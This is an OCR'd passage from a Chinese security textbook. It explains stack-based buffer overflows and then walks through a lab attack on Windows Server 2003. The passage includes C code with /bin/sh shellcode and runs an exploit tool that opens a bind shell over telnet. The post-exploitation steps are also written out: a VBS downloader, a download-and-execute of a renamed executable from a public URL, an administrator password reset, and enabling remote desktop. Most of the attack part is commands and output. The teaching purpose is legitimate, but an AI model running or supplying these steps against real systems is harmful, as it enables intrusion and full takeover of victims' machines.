


图 5-16　虚拟地址空间　　　　图 5-17　调用函数 function(1,2,3)的过程

首先把参数压入栈。在 C 语言中参数的压栈顺序是反向的，以从后往前的顺序将 function()函数的 3 个参数 3、2、1 压入栈中。

然后保存指令寄存器(IP)中的内容作为返回地址(return2)压入栈中；第 3 个放入栈的是基址寄存器 EBP(即 sfp)。

接着把当前的栈指针(SP)复制到 EBP，作为新栈帧的基地址(sfp，栈帧指针)。

最后把 SP 减去适当的数值，将局部变量(buffer 和 ret)压入栈中。

执行第 6 行语句 ret＝(int *)(buffer1＋16)；后，指针 ret 指向 return2 所指的存储单元，执行第 7 行语句(*ret)＋＝7；后，调用函数 function()后的返回地址(return2 所指的存储单元)指向了第 15 行，第 14 行被隔过去了，因此，该程序的输出结果是 99999。

3. 缓冲区溢出实例二

实验环境：Linux 操作系统。

第 1 步：编写源程序。编写 C 语言源程序，如图 5-18 所示，保存为 buffer_flow_2.c 文件。

第 2 步：编译源程序。如图 5-19 所示，执行#gcc buffer_flow_2.c -o buffer_flow_2.o 命令，编译源程序。

第 3 步：执行程序。如图 5-19 所示，执行#./buffer_flow_2.o 命令，输出结果 sh-3.2#，表明溢出成功。



buffer_flow_2.c (~/Desktop/buffer flow) - gedit

```c
#include <stdio.h>
#include <string.h>

char shellcode[] =
	"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
	"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
	"\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

int main() {
	char buffer[40];
	int i;
	long *long_ptr = (long *) large_string;

	for (i = 0; i < 32; i++)
		*(long_ptr + i) = (long ) buffer;

	for (i = 0;  i < strlen( shellcode );  i++)
		large_string[i] = shellcode[i];

	strcpy( buffer, large_string);
	return 0;
}
```

图 5-18　buffer_flow_2. c 文件




图 5-19　编译源程序

读者结合图 5-20 对 buffer_flow. o 程序在内存中的分布情况以及执行流程进行分析。

5.4.2　实例：缓冲区溢出攻击及其防范

1. 实验环境

实验环境如图 5-21 所示。

入侵者(192. 168. 85. 1)：对 192. 168. 85. 128 进行缓冲区溢出攻击。

被入侵者(192. 168. 85. 128)：是开启 DNS 服务的所有版本的 Windows 2000 Server 或 Windows Server 2003 SP1，在本次测试中使用 Windows Server 2003 SP1。

2. 缓冲区溢出攻击过程

第 1 步：入侵者下载并且执行 dns. exe 命令。到网上下载 dns. exe 工具，可以通杀 Windows 2000 Server、Windows Server 2003 SP1 系统，将其复制到 C:\Documents and Settings\ Administrator，在 DOS 窗口执行 dns. exe 命令，如图 5-22 所示。






图 5-20　程序执行流程

192.168.85.128　　192.168.85.1

Windows Server 2003 SP1　　Windows XP 入侵者


图 5-21　实验环境

```
命令提示符
C:\Documents and Settings\Administrator>dns.exe
[.] - UnQuoteIt 006 RC1 - ENJOY - DRIVE WITH CAUTION- Anti-dep version
[*] - bind shell payload  selected (317 bytes) port:1100 addr:0.0.0.0
[.] - dns.exe options host [port]
        example: dns.exe -t2000all 1.2.3.4 1030
        Use -s to scan for the target's port: dns.exe -s 1.2.3.4
[.] - List of known targets:
     name      : description
     2000all   : Windows 2000 +SP4
     2003eng   : EN Windows 2003 Std Ed +SP1
     2003chs   : CN Windows 2003 Std Ed +SP1
     2003cht   : TW Windows 2003 Std Ed +SP1
     2003jpn   : JP Windows 2003 Std Ed +SP1
     2003kor   : KR Windows 2003 Std Ed +SP1

C:\Documents and Settings\Administrator>_
```

图 5-22　执行 dns. exe 命令

第 2 步：寻找漏洞。执行 dns. exe -s 192. 168. 85. 128 命令，对主机进行扫描，如图 5-23 所示，显示出被入侵主机(192. 168. 85. 128)开放的端口以及操作系统，最主要的是显示“1047:Vulnerability”，意思就是 1047 端口存在漏洞。



```
命令提示符
C:\Documents and Settings\Administrator>dns.exe -s 192.168.85.128
[.] - UnQuoteIt 006 RC1 - ENJOY - DRIVE WITH CAUTION- Anti-dep version
[*] - bind shell payload  selected (317 bytes) port:1100 addr:0.0.0.0
scanning

1025
1044
1047
192.168.85.128                        1047 :Vulnerability    OS:window 2003

C:\Documents and Settings\Administrator>
```

图 5-23　寻找漏洞



第 3 步：实施溢出。如图 5-24 所示，执行 dns. exe -t 2003chs 192. 168. 85. 128 1047 命令，其中-t 2003chs 的意思是操作系统的型号，-t 2003chs 即简体中文版的 Windows Server 2003 系统，如果是 Windows Server 2000 的系统就使用-2000all 参数，192. 168. 85. 128 就是目标 IP 地址，1047 就是刚才扫描出存在漏洞的端口。

```
C:\Documents and Settings\Administrator>dns.exe -t 2003chs 192.168.85.128 1047
[.] - UnQuoteIt 006 RC1 - ENJOY - DRIVE WITH CAUTION- Anti-dep version
[*] - bind shell payload  selected (317 bytes) port:1100 addr:0.0.0.0
[*] - Connection to target host tcp port established
[*] - Successfully bound to the vulnerable DCERPC interface
[*] - OS fingerprint result: Windows 2003
[*] - Attack sent, check port 1100

C:\Documents and Settings\Administrator>_
```

图 5-24　实施溢出

出现 Attack sent，check port 1100 字样，说明已经打开了目标地址的 1100 端口。

第 4 步：成功入侵。如图 5-25 所示，执行 telnet 192. 168. 85. 128 1100 命令，结果如图 5-26 所示，现在已经成功的入侵了对方的计算机，并且得到了管理员的权限。

```
telnet 192.168.85.128 1100
```

图 5-25　执行 telnet 192. 168. 85. 128 1100 命令

```
Telnet 192.168.85.128
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

图 5-26　成功入侵

第 5 步：如图 5-27 所示，在已经成功入侵的计算机上执行简单的操作。

```
C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
cd ..

C:\>cd windo
cd windo
文件名、目录名或卷标语法不正确。

C:\>dir
dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 A86D-C2BA

 C:\ 的目录

2008-02-17  11:14                 0 AUTOEXEC.BAT
2008-02-17  11:14                 0 CONFIG.SYS
2008-02-17  12:08    <DIR>          DATA
2008-02-17  11:27    <DIR>          Documents and Settings
2008-03-13  18:18    <DIR>          Inetpub
2008-02-17  11:53                32 p
2008-03-13  11:30    <DIR>          Program Files
2008-03-13  18:59                 0 temp.txt
2008-03-13  18:22    <DIR>          WINDOWS
2008-02-17  11:16    <DIR>          wmpub
               4 个文件             32 字节
               6 个目录  6,083,043,328 可用字节

C:\>del temp.txt
del temp.txt

C:\>
```

图 5-27　在已成功入侵的计算机上执行简单的操作

下面的第 6～11 步是介绍在被入侵计算机中开 8686 端口(远程桌面)的方法。

第 6 步：创建用来下载的 VBS 脚本 tony. vbs。在被入侵计算机的命令行里输入：



```
C:\>echo with wscript:if .arguments.count^<2 then .quit:end if>tony.vbs
C:\>echo set aso=.createobject("adodb.stream"):set web=createobject("microsoft.xmlhttp")>>tony.vbs
C:\>echo web.open "get",.arguments(0), 0:web.send:if web.status^>200 then .echo
"Error:"+web.status:.quit>>tony.vbs
C:\>echo aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile .arguments(1),
2:end with>>tony.vbs
```

上面的命令创建一个用来下载的 VBS 脚本 tony.vbs。

第 7 步：在入侵者的计算机上上传 wrsky.exe。把开 3389 端口的工具(wrsky.exe，可以到网站下载)上传到自己的个人空间。

注意　由于提供个人空间的网站都对上传文件的类型进行了限制，允许的文件类型及大小见表 5-10。可知，不允许上传 exe 文件，因此上传之前对文件的扩展名进行修改，比如 wrsky.exe 修改为 wrsky.rar。

表 5-10　个人空间允许的文件类型及大小

文件名称	扩展名	文件限制/KB	文件名称	扩展名	文件限制/KB
GIF 图片	.GIF	1024	PDF 文件	.PDF	5120
JPEG 图片	.JPG	1024	CHM 文件	.CHM	5120
PNG 图片	.PNG	1024	tar 压缩文件	.TAR	5120
FLASH 动画	.SWF	1024	gz 压缩文件	.GZ	5120
ZIP 压缩文件	.ZIP	5120	bz2 压缩文件	.BZ2	5120
RAR 压缩文件	.RAR	5120	RPM 文件	.RPM	5120

第 8 步：在被入侵计算机上下载 wrsky.exe。如图 5-28 所示，在被入侵计算机的命令行里输入：cscript tony.vbs http://blogimg.chinaunix.net/blog/upfile2/080313214807.rar c:wrsky.exe 命令，其中 http://blogimg.chinaunix.net/blog/upfile2/080313214807.rar 为将 wrsky.rar 上传到个人空间后的 URL。这条命令将 080313214807.rar 下载并且重新命名为 wrsky.exe。

第 9 步：在被入侵计算机执行 wrsky.exe 命令。如图 5-29 所示，在入侵计算机的命令行执行 wrsky.exe 命令，获得帮助信息。

第 10 步：重新设置被入侵计算机的管理员密码。如图 5-30 所示，在入侵计算机的命令行执行 net user administrator 123456 命令，对管理员账号重新设置密码为 123456，为了下面能够以管理员身份远程桌面登录。

第 11 步：打开被入侵计算机的远程桌面服务。如图 5-31 所示，在被入侵计算机的命令行执行 wrsky.exe -x 8686 命令，打开对方的远程桌面服务，并且使用 8686 端口，再输入 wrsky.exe -r 命令。

第 12 步：远程桌面连接被入侵计算机。在本地计算机，选择【开始】|【运行】命令，在弹出的对话框中输入 mstsc(MS Terminal Server Client)后，弹出如图 5-32 所示的【远程桌面连接】对话框，输入 192.168.85.128:8686，单击【连接】按钮，输入管理员账号和密码



```
Telnet 192.168.85.128
C:\>cscript tony.vbs http://bloging.chinaunix.net/blog/upfile2/080313214807.rar c:wrsky.exe

'cscript' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\>cscript tony.vbs http://bloging.chinaunix.net/blog/upfile2/080313214807.rar c:wrsky.exe

'cscript' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\>cscript tony.vbs http://bloging.chinaunix.net/blog/upfile2/080313214807.rar c:wrsky.exe

Microsoft (R) Windows Script Host Version 5.6
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

C:\>dir
dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 A86D-C2BA

 C:\ 的目录

2008-02-17  11:14                 0 AUTOEXEC.BAT
2008-02-17  11:14                 0 CONFIG.SYS
2008-02-17  12:08    <DIR>          DATA
2008-02-17  11:27    <DIR>          Documents and Settings
2008-03-13  18:18    <DIR>          Inetpub
2008-02-17  11:53                32 p
2008-03-13  11:30    <DIR>          Program Files
2008-03-13  20:55               323 tony.vbs
2008-03-13  18:22    <DIR>          WINDOWS
2008-02-17  11:16    <DIR>          wmpub
2008-03-13  21:59           755,445 wrsky.exe
               5 个文件        755,800 字节
               6 个目录  6,103,437,312 可用字节

C:\>
```

图 5-28　在被入侵计算机上下载 wrsky.exe

```
Telnet 192.168.85.128
C:\>wrsky.exe
运行参数:
  无参数 帮助信息[本页]
  -O 打开超级终端
  -X [端口] 修改终端端口
  -K 查看终端服务状态
  -C 克隆GUEST账号
  -S 查看系统版本
  -T XP支持双用户登录
